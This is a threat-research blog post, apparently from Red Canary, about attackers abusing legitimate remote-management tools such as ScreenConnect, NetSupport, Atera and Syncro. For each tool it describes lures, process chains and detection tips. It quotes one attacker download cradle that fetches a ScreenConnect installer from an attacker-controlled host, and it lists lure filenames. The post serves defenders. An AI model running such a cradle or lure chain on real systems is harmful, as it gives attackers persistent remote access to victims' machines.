






For years, the security industry has focused on identifying remote access trojans (RATs)—software designed from the ground up for illicit control. Over the last few years, threat actors have flocked to exploit legitimate remote monitoring and management (RMM) tools—blue-chip IT software like ScreenConnect, LogMeIn Resolve, and PDQ Connect—blurring the line between legitimate IT administration and malicious intrusion. These tools provide “living-off-the-land” capabilities with a professional veneer, allowing adversaries to bypass traditional signature-based detections and maintain persistent access to high-value environments.
While adversary abuse of these tools is not new, Red Canary detected a noticeable surge in 2025: RMMs quickly became the favored payload for financially motivated attackers and ransomware groups.
The logic behind the change is simple: Having a signed, professional-grade IT management tool that is trusted by the operating system is an appealing concept for adversaries. RMMs provide everything they need: file transfer capabilities, remote terminal access, script execution, and persistence—all wrapped in a package that looks exactly like a standard IT support session.
In this breakdown, a followup to our blog about detecting RATs, we’ll look at some of the specific RMMs we’re seeing being abused, how they differ in execution, and some of the unique challenges they pose for detection engineers and threat hunters. We’ll also provide some detection tips for each tool we cover and strategic takeaways for how SecOps teams should approach detecting RMMs in their environment.
There are hundreds of different RMM tools on the market; Red Canary keeps track of nearly 300 of them. Often, adversaries are using one as a means to several others. One of the most striking trends in recent campaigns has been the use of RMM tools as loaders for other RMM tools. Adversaries frequently sign up for a free trial of a legitimate service (like LogMeIn Resolve or Syncro) using a throwaway email. They then use that first tool to push a second, more permanent remote access tool—usually a cracked version of NetSupport Manager or a specially configured ScreenConnect instance.
Adversaries will also attempt to leverage not just one but two or three RMMs at once. In one recent instance, precursor activity that we assess would have led to ransomware, Red Canary detected an adversary deploy four different RMM tools on one host at the same time; the RMM tool JumpCloud went on to install three subsequent tools: GetScreen, ScreenConnect, and SuperOps.
All of this helps create a layer of contingency. If a security team detects and removes one RMM agent, the adversary can still maintain access through the second. Because these tools often include scripts that run immediately upon installation, the transition from the initial lure to full-scale environment control can happen in seconds.
Abused for nearly a decade, NetSupport Manager is one of the oldest players in this space. While it remains a legitimate tool for classroom management and IT support, NetSupport RAT (as it’s more commonly referred to) has become a staple of financial crimeware.
Unlike more modern RMMs that are self-contained, NetSupport typically relies on a suite of files. The primary execution engine is client32.exe. The most critical piece for a responder is the configuration file (often a .txt or .ini file—the default is usually client32.ini), which contains the Gateway Address (C2) and the encrypted “gsk” (Global Security Key).
C:\Users\Public\ or a folder with a garbled, randomized name.client32.exe in the background.NSM1234 or HANEYMANEY.NetSupport Manager/1.3, leading to reliable network detection.Compared to NetSupport Manager, SimpleHelp leverages portable, self-contained binaries. It is often used in phishing campaigns involving “invitation” lures in which the victim is encouraged to download and execute an invite to a party (e.g. Ecard9140.exe).
In many SimpleHelp campaigns, there is no external text (.txt) file; the binary itself contains the entire configuration, meaning it, and any netconns can be submitted as indicators of compromise (IOC) on VirusTotal. Still, each binary—and there are likely thousands of SimpleHelp binaries for each malicious campaign—is unique to the adversary, often making it unknown to VirusTotal lookups during the first few hours of an attack.
party_invite.exe, or Voicemailaudioext.exe, the internal metadata on VirusTotal usually still identifies it as simplehelp remote access client:
remote access.exe that doesn’t rely on any metadata./access/JWrapper-Remote%20Access-version.txt. User-Agents can change, but it often uses the User-Agent JWrapperDownloader.PDQ Connect is a newer, cloud-based RMM that has seen abuse from APT groups like MuddyWater. While it has previously appeared in generalized crimeware, PDQ Connect abuse has largely diminished following the company’s rollout of new signed builds and updates in October 2025.
Adversaries favor the MSI (Windows Installer) format for PDQ. A common lure is themed as a Social Security statement (ssa.msi) in an attempt to convince the victim they need to run the file to retrieve their statement. Because the installer is signed and generated by PDQ, it bypasses many basic reputation checks.
C:\ProgramData\PDQ\PDQConnectAgent\token.msi file—was it downloaded from a suspicious phishing URL?—and what commands are executed once the agent is live; usually it leads to ScreenConnect.iDrive RemotePC has become one of the most recently abused tools we’ve seen due to its ease of use and the fact that the installer is an all-in-one signed binary. All abused binaries are signed and generated from the iDrive RMM console while connections are made directly to legitimate domains associated with RemotePC: remotepc[.]com and remotedesktop[.]com.
Adversaries often rename the installer to something to entice the recipient into clicking, using lures such as a document (docmentfilecsm_jw98evavuqm5gb3.exe) or an IRS tax-related file (IRS-Statement_Pr2ui4J9cfA6YEu.exe). Once run, it installs a service called HostService, which runs Program Files (x86)\RemotePC Host\HostService.exe, which in turn runs the process remotepcservice.exe.
Detecting iDrive RemotePC abuse can be challenging. The above chain breaks the process tree: the user runs the binary, which creates the service.
remotepchost1.exe, which is the initial executable run as part of the setup process.RemotePC Host Setup named something other than RemotePC, Installer, etc.remotepc[.]com, making it difficult to differentiate between legitimate and malicious at the network level.Another one of the newer RMMs we’ve seen, Syncro, bills itself as a centralized cloud-based MSP platform.
Like SimpleHelp, Syncro has also recently been seen in an uptick of “You’re Invited” phishing lures. Like PDQ Connect, its installers are also signed and self-contained, meaning everything is configured in the binary. In instances we’ve detected, following initial execution of a lure, a renamed binary—invited.exe for example—drops syncro.installer.exe, and a subsequent payload.
msiexec.exe to sideload further RMM tools, usually ScreenConnect, which is highly suspicious. In instances we’ve detected, it runs it from the parent process SyncroLive.Agent.Runner.exe..online or .top TLDs) domains. Any RMM pulling data from a domain registered within the last 30 days should be an immediate red flag.Servicing/1.0.29.18406 (280903a6-f6c3-4f57-b763-966ee0912dd2) [4.8.4400.0;528372], where the numbers and ID may change. Network connections to legitimate syncromsp[.]com, syncroapi[.]com, and kabutoservices[.]com are expected and make malicious determinations difficult from network data.Atera is another cloud-based IT management platform that’s used by MSPs. It often involves getting a user to download a renamed .msi installer such as MSTeam-installer.msi in one case. After which, the adversary first attempted a cradle (command line that downloads and installs a payload as a single command) to install ScreenConnect:
cmd.exe /c mkdir C:\Temp 2>NUL & curl.exe -L
 hxxps[:]//server[.]rarexterna[.]top/Bin/ScreenConnect.ClientSetup[.]msi
And when that failed, it simply installed ScreenConnect using Atera’s built-in package management tools to install the ScreenConnect MSI.
Atera Identifies the “owner” of the RMM instance similarly to ScreenConnect, using the command line to identify the current instance.
"AteraAgent.exe" init-settings --agent-id "{REDACTED GUID}" --account-id
"{Redacted Base64 String}" --environment "Production" --customer-id "1" --folder-id ""
atera[.]com or atera-agent-heartbeat.servicebus.windows[.]net Abuse of ITarian, yet another new, cloud-based RMM platform, has been rarer but notable for its specific secondary payloads.
The core binary in ITarian is RMMService.exe. In observed cases, once ITarian is installed, it has been used to drop ZIP files (like DICOMportable.zip) that contain credential stealers. Red Canary and Zscaler researchers saw an uptick in ITarian abuse last year following a rash of fake browser update lures. Because the installer is signed by ITarian, it often bypasses initial security warnings, even though it is configured to connect to the adversary’s specific “tenant” or management console.
In those scenarios, ITarian served as a gateway to additional malware. After executing DicomPortable.exe and establishing persistence, researchers detected it sideload malicious DLLs before ultimately downloading and executing the DeerStealer infostealer and HijackLoader.
MSIExec to install the service. Because it communicates with Commodo-associated domains, the network traffic often blends in with legitimate security software.cmdm.comodo[.]com make malicious determination at network level difficult.Since Red Canary began tracking malicious ScreenConnect—similar to how we track malicious NetSupport Manager—it’s been one of the more abused RMMs that we detect every month. After debuting in Red Canary’s top 10 threat list in December 2025, ScreenConnect has appeared in the top 5 every month since, including two months in which it was the top threat we saw across customer environments. It is almost always the “second stage” that adversaries move to after they’ve gained a foothold with a different RMM. In some examples ScreenConnect is the “first stage” using a malicious VBS script to install “software” while installing ScreenConnect in the background.
ConnectWise, the company that owns ScreenConnect, has taken aggressive steps to revoke certificates for abused versions, but this really only helps if the user is running Microsoft Defender SmartScreen or other reputation-based security tools. If the adversary installs it in the background via another RMM, the revocation doesn’t necessarily stop the process from running.
ScreenConnect.Client.exe. This makes it one of the few RMMs where you can extract a “malicious” domain directly from process logs.\Working on updates_13% complete_Don't turn off your computer\. In reality, this wasn’t a Windows Update process; the adversary was using the path to run a renamed version of WebBrowserPassView, a NirSoft password recovery tool..vbs scriptScreenConnect[.]com domain like instance-brbvkj-relay.screenconnect[.]comQuickAssist has become a mainstay for initial access by ransomware actors, often leveraged alongside external Microsoft Teams messages.
Adversaries often begin by spambombing a target organization and then follow up with an external Teams Message, getting the user to start a remote access session using the built-in Windows tool Quick Assist. Follow-on activity often involves setting up “spam filters,” while setting up remote access in the background using more traditional malware, or another more permanent RMM such as ScreenConnect or NetSupport. Even if your organization is blocking QuickAssist, exercise caution, we’ve seen threat actors pivot to another RMM when QuickAssist is blocked, and use another tool, like HopToDesk or RemSupp.
quickassist.exe, hoptodesk.exe with a user who’s recently received an external Teams message.rdprelayv3westusprod-0.relay.support.services.microsoft[.]com. HopToDesk communicates with the legitimate domain signal.hoptodesk[.]com.To defend against RMM abuse, security operations teams need to shift their mindset from “Is this binary malicious?” to “Is this behavior authorized?” Consider deploying comprehensive product-specific detectors to gain full visibility into all RMM activity—regardless of whether it appears legitimate—to identify unauthorized installations, renamed binaries, and suspicious follow-on behaviors that often bypass traditional signature-based defenses. A binary named Invoice.exe with “ScreenConnect” in its metadata should be an auto-isolation trigger.
MSIExec—a LOLBin—transitions execution to the Windows Installer Service, it effectively breaks the process lineage. This makes that dotted line between a phishing lure and a malicious command that much harder to connect as the subsequent malicious activity appears under a completely different process tree owned by the SYSTEM user.logmein[.]com, pdq[.]com, or screenconnect[.]com, meaning you cannot simply block these domains without breaking legitimate IT workflows either.MSIExec for easy installs. Focusing on these trends makes finding threats a lot easier.invite.exe, PartyCardViewer.exe, Statement.exe, Document.msi etc., monitoring executables in a user’s downloads folder in particular.Defending against RMM tool abuse can often feel like a never-ending battle. However, success is achievable when security teams move beyond generic alerts and familiarize themselves with the specific nuances of each tool. Identifying unauthorized RMMs through anomalous tool usage and metadata discrepancies and leveraging community-driven resources to establish baselines and report abuse can help close the gap.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。